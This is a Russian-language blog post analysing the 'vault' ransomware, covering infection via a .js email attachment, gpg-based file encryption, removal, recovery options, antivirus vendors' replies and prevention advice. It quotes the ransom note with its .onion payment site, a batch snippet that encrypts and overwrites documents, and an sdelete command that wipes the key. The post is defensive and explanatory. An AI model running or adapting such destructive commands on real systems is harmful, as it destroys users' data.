Здравствуйте, уважаемые читатели. Довелось мне познакомиться с одним очень неприятным и опасным шифровальщиком, который шифрует пользовательские данные, заменяя им стандартное расширение. После заражения вирусом шифровальщиком vault сразу же возникает главный вопрос — как восстановить поврежденные файлы и провести расшифровку информации. К сожалению, простого решения данной задачи не существует в силу особенностей механизма работы зловреда и находчивости злоумышленников.

Содержание:

> Вышла новая статья про вирус шифровальщик da_vinci_code. Рекомендую ознакомиться с ней, так как приемы восстановления файлов такие же, как и с вирусом vault, но описаны более подробно. В конце представлено видео всего процесса.

Описание вируса шифровальщика vault

Все начинается с того, что у вас внезапно открывается текстовый файл в блокноте следующего содержания:

```
Ваши рабочие документы и базы данных были заблокированы и помечены форматом .vault
Для их восстановления необходимо получить уникальный ключ

ПРОЦЕДУРА ПОЛУЧЕНИЯ КЛЮЧА:
```

```
КРАТКО
1. Зайдите на наш веб-ресурс
2. Гарантированно получите Ваш ключ
3. Восстановите файлы в прежний вид

ДЕТАЛЬНО
Шаг 1:
Скачайте Tor браузер с официального сайта: https://www.torproject.org
Шаг 2:
Используя Tor браузер посетите сайт: http://restoredz4xpmuqr.onion
Шаг 3:
Найдите Ваш уникальный VAULT.KEY на компьютере – это Ваш ключ к личной клиент-панели. Не удалите его
Авторизируйтесь на сайте используя ключ VAULT.KEY
Перейдите в раздел FAQ и ознакомьтесь с дальнейшей процедурой
STEP 4:
После получения ключа, Вы можете восстановить файлы используя наше ПО с открытым исходным кодом или же безопасно
использовать своё ПО

ДОПОЛНИТЕЛЬНО
a) Вы не сможете восстановить файлы без уникального ключа (который безопасно хранится на нашем сервере)
b) Если Вы не можете найти Ваш VAULT.KEY, поищите во временной папке TEMP
c) Ваша стоимость восстановления не окончательная, пишите в чат

Дата блокировки: 08.04.2015 (11:14)
```

Появление такого сообщения уже означает, что **vault вирус** заразил ваш компьютер и начал шифрование файлов. В этот момент необходимо сразу же выключить компьютер, отключить его от сети и вынуть все сменные носители. Как провести лечение от вируса мы поговорим позже, а пока я расскажу, что же произошло у вас в системе.

Скорее всего вам пришло письмо по почте от доверенного контрагента или замаскированное под известную организацию. Это может быть просьба провести бухгалтерскую сверку за какой-то период, просьба подтвердить оплату счета по договору, предложение ознакомиться с кредитной задолженностью в сбербанке или что-то другое. Но информация будет такова, что непременно вас заинтересует и вы откроете почтовое вложение с

вирусом. На это и расчет.

Итак, вы открываете вложение, которое имеет расширение .js и является ява скриптом. По идее, это уже должно вас насторожить и остановить от открытия, но если вы читаете эти строки, значит не насторожило и не остановило. Скрипт скачивает с сервера злоумышленников троян или банер ваулт, как его в данном случае можно назвать, и программу для шифрования. Складывает все это во временную директорию пользователя. И сразу начинается процесс шифрования файлов во всех местах, куда у пользователя есть доступ — сетевые диски, флешки, внешние харды и т.д.

В качестве шифровальщика vault выступает бесплатная утилита для шифрования **gpg** и популярный алгоритм шифрования — **RSA-1024**. Так как по своей сути эта утилита много где используется, не является вирусом сама по себе, антивирусы пропускают и не блокируют ее работу. Формируется открытый и закрытый ключ для шифрования файлов. Закрытый ключ остается на сервере хакеров, открытый на компьютере пользователя.

Проходит некоторое время после начала процесса шифрования. Оно зависит от нескольких факторов — скорости доступа к файлам, производительности компьютера. Дальше появляется информационное сообщение в текстовом файле, содержание которого я привел в самом начале. В этот момент часть информации уже зашифрована.

Конкретно мне попалась модификация вируса vault, которая работала только на 32 битных системах. Причем на Windows 7 с включенным UAC выскакивает запрос на ввод пароля администратора. Без ввода пароля вирус ничего сделать не сможет. На Windows XP он начинает работу сразу после открытия файла из почты, никаких вопросов не задает.

Вирус ставит расширение vault на doc, jpg, xls и других файлах

Что же конкретно делает с файлами вирус? На первый взгляд кажется, что он просто меняет расширение со стандартного на **.vault**. Когда я первый раз увидел работу этого virus-шифровальщика, я так и подумал, что это детская разводка. Переименовал обратно файл и очень удивился, когда он не открылся как полагается, а вместо положенного содержания открылась каша из непонятных символов. Тут я понял, то все не так просто, начал разбираться и искать информацию.

Вирус прошелся по всем популярным типам файлов — **doc**, **docx**, **xls**, **xlsx**, **jpeg**, **pdf** и другим. К стандартному имени файла прибавилось новое расширение .vault. Некоторым он шифрует и файлы с локальными базами 1С. У меня таких не было, так что сам лично я это не наблюдал. Простое переименовывание файла обратно, как вы понимаете, тут не помогает.

Так как процесс шифрования не мгновенный, может так получиться, что когда вы узнаете о том, что у вас шурует вирус на компьютере, часть файлов еще будет нормальная, а часть зараженная. Хорошо, если не тронутой останется большая часть. Но чаще всего на это рассчитывать не приходится.

Расскажу, что скрывается за сменой расширения. После шифрования, к примеру, файла file.doc рядом с ним вирус vault создает зашифрованный файл

file.doc.gpg, затем зашифрованный file.doc.gpg перемещается на место исходного с новым именем file.doc, и только после этого переименовывается в file.doc.vault. Получается, что исходный файл не удаляется, а перезаписывается зашифрованным документом. После этого его невозможно восстановить стандартными средствами по восстановлению удаленных файлов. Вот часть кода, которая реализует подобный функционал:

```
dir /B "%1:"&& for /r "%1:" %%i in (*.xls *.doc) do (
echo "%%TeMp%%\svchost.exe" -r Cellar – yes -q – no-verbose – trust-model always – encrypt-files "%%i"^& move /y
"%%i.gpg" "%%i"^& rename "%%i" "%%~nxi.vault">> "%temp%\cryptlist.lst"
echo %%i>> "%temp%\conf.list"
)
```

Как удалить вирус vault и вылечить компьютер

После обнаружения вируса шифровальщика первым делом необходимо от него избавиться, проведя лечение компьютера. Лучше всего загрузиться с какого-нибудь загрузочного диска и вручную очистить систему. Virus vault в плане въедливости в систему не сложный, вычистить его легко самому. Я подробно не буду останавливаться на этом моменте, так как тут подойдут стандартные рекомендации по удалению вирусов шифровальщиков, банеров и троянов.

Само тело вируса находится во временной папке **temp** пользователя, который его запустил. Вирус состоит из следующих файлов. Названия могут меняться, но структура будет примерно такой же:

- 3c21b8d9.cmd
- 04fba9ba_VAULT.KEY
- CONFIRMATION.KEY
- fabac41c.js
- Sdc0.bat
- VAULT.KEY
- VAULT.txt

VAULT.KEY — ключ шифрования. Если вы хотите расшифровать ваши данные, этот файл обязательно надо сохранить. Его передают злоумышленникам и они на его основе выдают вам вторую пару ключа, с помощью которого будет происходить расшифровка. Если этот файл потерять, данные восстановить

будет невозможно даже за деньги.

CONFIRMATION.KEY — содержит информацию о зашифрованных файлах. Его попросят преступники, чтобы посчитать сколько денег с вас взять.


Остальные файлы служебные, их можно удалять. После удаления надо почистить автозагрузку, чтобы не было ссылок на удаленные файлы и ошибок при запуске. Теперь можно запускать компьютер и оценивать масштабы трагедии.

Как восстановить и расшифровать файлы после вируса vault

Вот мы и подошли к самому главному моменту. Как же нам получить обратно свою информацию. Компьютер мы вылечили, что могли восстановили, прервав шифрование. Теперь надо попытаться расшифровать файлы. Конечно, проще и желанней всего было бы получить готовый **дешифратор vault** для расшифровки, но его не существует. Увы, но создать инструмент, чтобы дешифровать данные, зашифрованные ключом RSA-1024 технически невозможно.

Так что к великому сожалению, вариантов тут не очень много:

1. Вам очень повезло, если у вас включена защита системы. Она включается для каждого диска отдельно. Если это было сделано, то вы можете воспользоваться инструментом восстановления предыдущих версий файлов и папок. Находится он в свойствах файла.


Открыть
Создать
Печать
7-Zip
Проверка с помощью Microsoft Security Essentials...
Преобразовать в PDF в Foxit Reader
Открыть с помощью...
Общий доступ
Яндекс.Диск: Скопировать публичную ссылку
Восстановить прежнюю версию
Отправить
Вырезать
Копировать
Создать ярлык
Удалить
Переименовать
Свойства
1
2
Свойства: 1.xls
Общие
Безопасность
Подробно
Предыдущие версии
3
Предыдущие версии можно получить из точек восстановления или с помощью программы архивации Windows. Как использовать предыдущие версии?
Версии файлов:
Имя
Дата изменения
Расположен...
Предыдущие версии не обнаружены
Тут будут сохраненные версии если восстановление включено
serveradmin.ru
Открыть
Копировать...
Восстановить...
OK
Отмена
Применить

Подробнее

можно поискать в интернете, статей по поводу этого инструмента восстановления остаточно.

2. Если у вас оказались зашифрованы файлы на сетевых дисках, ищите архивные копии, проверяйте, не включена ли на этих дисках корзина, там будут ваши исходные файлы. Хотя стандартно на сетевых дисках ее нет, но можно настроить отдельно. Я чаще всего это делаю, когда настраиваю сетевые шары. Вспомните, нет ли у вас архивных копий ваших локальных данных.
3. Если у вас пострадали данные в папках, которые подключены к хранилищам данных в интернете типа Яндекс.Диск, Dropbox, Google disk, загляните к ним в корзину, там должны остаться оригинальные файлы до шифрования.
4. Попробуйте найти файл **secring.gpg**. Файл этот должен быть создан на вашей машине (как правило в %TEMP% юзера) в момент запуска процесса шифрования. К сожалению, вероятность успешного поиска secring.gpg невелика, поскольку шифратор тщательно затирает данный ключ с помощью утилиты **sdelete.exe:**

   ```
   "%temp%\sdelete.exe" /accepteula -p 4 -q "%temp%\secring.gpg"
   ```

   Но вдруг вам повезет. Повторный запуск шифратора с целью получения этого ключа не поможет. Ключ будет создан уже с другим отпечатком и ID, и для расшифровки ваших документов не подойдет. Пробуйте искать данный ключ среди удаленных файлов, но обязательно ненулевого размера ~1Кб.

Если ничего из перечисленного выше вам не помогло, а информация зашифровалась очень важная, у вас остается только один вариант — платить деньги создателям вируса для получения дешифратора vault. По отзывам в интернете это реально работает, есть шанс с высокой долей вероятности восстановить свои файлы. Если бы это было не так, то никто бы не платил деньги после нескольких отрицательных отзывов.

Вирус vault настолько популярен, что в сети появилась реклама, где некие товарищи предлагают за деньги торговаться с хакерами, чтобы сбить цену на расшифровку данных. Я не знаю, насколько реально они сбивают цену и сбивают ли вообще, возможно это просто разводилы, которые возьмут с вас деньги и смоются. Тут уже действуйте на свой страх и риск. Я знаю только, что сами хакеры реально восстанавливают информацию. Одна знакомая компания, где пострадали сетевые диски, и из бэкапов не смогли полностью восстановить данные, заплатили злоумышленникам и смогли восстановить часть информации. Но только часть, потому что вышла накладка. Так как было почти одновременно заражено несколько компьютеров, то и шифрование производилось не с одного, а как минимум с двух одновременно. При оплате же ты покупаешь только один ключ дешифратора vault от одной машины. Чтобы расшифровать файлы, зашифрованные вторым компьютером пришлось бы отдельно покупать закрытый ключ еще и к нему. Это делать не стали, удовлетворившись полученным результатом.

Какую цену назначат вам за расшифровку зависит от количества зашифрованных файлов и от вашего умения найти общий язык с шифраторами. С хакерами возможно живое общение в чате. Информация о ваших зашифрованных файлах хранится в **CONFIRMATION.KEY**, о котором я упоминал ранее.

Так же для расшифровки вам понадобится **VAULT.KEY**. Как связаться с хакерами рассказано непосредственно в информационном сообщении, которое вы получаете после заражения. Сервер хакеров работает не круглосуточно, а примерно 12 часов в сутки. Вам придется сидеть и проверять время от времени его доступность.

Больше мне нечего добавить по теме дешифровки данных. Пробуйте варианты. Вообще, выходит чистая уголовщина и суммы гоняют приличные эти негодяи. Но как найти управу на преступников я не знаю. Куда жаловаться? Участковому?

Повторю еще раз на всякий случай. Для описанной мной модификации vault дешифратора не существует! Не тратьте деньги, если кто-то будет предлагать вам его купить. Создать дешифратор ваулт в данном случае технически невозможно.

Касперский, drweb и другие антивирусы в борьбе с шифровальщиком vault

А что же антивирусы нам могут предложить в борьбе с этой зашифрованной напастью? Лично я был свидетелем заражения вирусом на компьютерах с установленной и полностью обновленной лицензионной версией eset nod32. Он никак не отреагировал на запуск шифровальщика. Возможно уже сейчас что-то изменилось, но на момент моего поиска информации по данному вопросу, ни один из вирусов не гарантировал защиту пользователя от подобных угроз. Я читал форумы популярных антивирусов — Kaspersky, DrWeb и другие. Везде разводят руками — помочь с дешифровкой мы не можем, это технически невозможно.

Один раз в новостях Касперского проскочила инфа, что правоохранительные органы Голландии арестовали злоумышленников и конфисковали их сервер с закрытыми ключами шифрования. С помощью добытой информации умельцы из Kaspersky сварганили дешифратор, с помощью которого можно было восстановить зашифрованные файлы. Но, к сожалению, это были не те хакеры, с которыми столкнулся я и мне тот дешифровщик ничем не помог. Возможно, когда-нибудь и этих поймают, но достаточно велик шанс, что к этому времени зашифрованные файлы уже будут не актуальны.

Ответ Службы Технической Поддержки ЗАО «Лаборатория Касперского»:

Здравствуйте!В последнее время мы часто получаем запросы, связанные с действиями программ-шифровальщиков.
Некоторые вредоносные программы-шифровальщики используют технологии шифрования с помощью открытого ключа. Сама по себе эта технология является надежным способом защищенного обмена важными сведениями, однако злоумышленники используют её во вред. Они создают программы, которые, попав в компьютер, шифруют данные таким образом, что расшифровать их можно только имея специальный «приватный» ключ шифрования. Его злоумышленники, как правило, оставляют у себя и требуют деньги в обмен на ключ. К сожалению, в данной ситуации информацию практически невозможно расшифровать за приемлемое время, не имея «приватного» ключа шифрования.Лаборатория Касперского ведёт постоянную работу по борьбе с подобными программами. В частности, иногда, принцип шифрования, используемый злоумышленниками, удается выяснить благодаря изучению кода вредоносной программы и создать утилиту для дешифровки данных. Тем не менее, существуют образцы вредоносного ПО, анализ которых не дает подобной ценной информации.Для расшифровки файлов воспользуйтесь нашими утилитами (Rector Decryptor, RakhniDecryptor, RannohDecryptor, ScatterDecryptor или Xorist Decryptor). Каждая утилита содержит краткое описание, небольшую информацию о признаках заражения и инструкцию по работе. Пожалуйста, попробуйте выполнить расшифровку, выбрав соответствующую по описанию утилиту. Если расшифровать файлы не удалось, необходимо дождаться очередного обновления утилиты. Дата обновления для каждой утилиты указана в явном виде.
К сожалению, это всё, что можно сделать в данном случае.

Ответ Drweb:

Здравствуйте.К сожалению, в данном случае расшифровка не в наших силах.
Собственно шифрование файлов выполнено общедоступным легитимным криптографическим ПО GPG (GnuPG) Криптосхема на базе RSA-1024. Подбор ключа расшифровки, к сожалению, невозможен.
Основная рекомендация:
обратитесь с заявлением в территориальное управление «К» МВД РФ по факту несанкционированного доступа к компьютеру, распространения вредоносных программ и вымогательства. Образцы заявлений, а также ссылка на госпортал («Порядок приема сообщений о происшествии в органах внутренних дел РФ») есть на нашем сайте.
Поскольку это RSA-1024, без содействия со стороны автора/хозяина троянца — вольного или невольного (арест соотв. людей правоохранительными органами) — расшифровка не представляется практически возможной.

Методы защиты от vault вируса

Какого-то надежного и 100%-го способа защиты от подобных вирусов не существует. Можно лишь повторить стандартные рекомендации, которые актуальны для любых вирусов в интернете:

1. Не запускайте незнакомые приложения, ни в почте, ни скачанные из интернета. Старайтесь вообще из интернета ничего не качать и не запускать. Там сейчас столько всякой гадости валяется на файлопомойках, что защититься от них без должного понимания практически невозможно. Попросите лучше компетентного знакомого вам что-то найти в интернете и отблагодарите его за это.
2. Всегда имейте резервную копию важных данных. Причем хранить ее нужно отключенной от компьютера или сети. Храните отдельную флешку или

внешний жесткий диск для архивных копий. Подключайте их раз в неделю к компьютеру, копируйте файлы, отключайте и больше не пользуйтесь. Для повседневных нужд приобретайте отдельные устройства, сейчас они очень доступны, не экономьте. В современный век информационных технологий информация — самый ценный ресурс, важнее носителей. Лучше купить лишнюю флешку, чем потерять важные данные.


3. Повысьте меру своего понимания происходящих в компьютере процессах. Сейчас компьютеры, планшеты, ноутбуки, смартфоны настолько плотно вошли в нашу жизнь, что не уметь в них разбираться значит отставать от современного ритма жизни. Никакой антивирус и специалист не сможет защитить ваши данные, если вы сами не научитесь это делать. Уделите время, почитайте тематические статьи на тему информационной безопасности, сходите на соответствующие курсы, повысьте свою компьютерную грамотность. Это в современной жизни обязательно пригодится.

Некоторое время назад я столкнулся с еще одним вирусом шифровальщиком enigma. Написал об этом статью, посмотрите, может вам она чем-то поможет. Некоторые антивирусные компании сообщают, что могут помочь в расшифровке того вируса, если у вас есть лицензионная копия антивируса. В некоторых случаях есть вероятность, что и с вирусом vault это сработает. Можно попробовать приобрести Kaspersky, на мой взгляд это лучший антивирус на сегодняшний день. Сам им пользуюсь на домашних компьютерах и в корпоративной среде. Попробуйте приобрести лицензию, даже если с расшифровкой вируса не поможет, все равно пригодится.

На этом у меня все. Желаю вам не терять свою информацию.

Дешифратор vault на видео

На днях нашел видео, где человек расшифровывает файлы дешифратором, купленным у злоумышленников. Не призываю платить, тут каждый решает сам. Я знаю нескольких людей, которые оплатили расшифровку, так как потеряли очень важные данные. Выкладываю видео просто для информации, чтобы вы понимали, как все это выглядит. Тема, к сожалению, до сих пор актуальная.



Watch this video on YouTube

Помогла статья? Подписывайся на telegram канал автора

Анонсы всех статей, плюс много другой полезной и интересной информации, которая не попадает на сайт.

Рекомендую полезные материалы по схожей тематике:

- Взлом веб сервера с помощью уязвимости Bash Shellshock.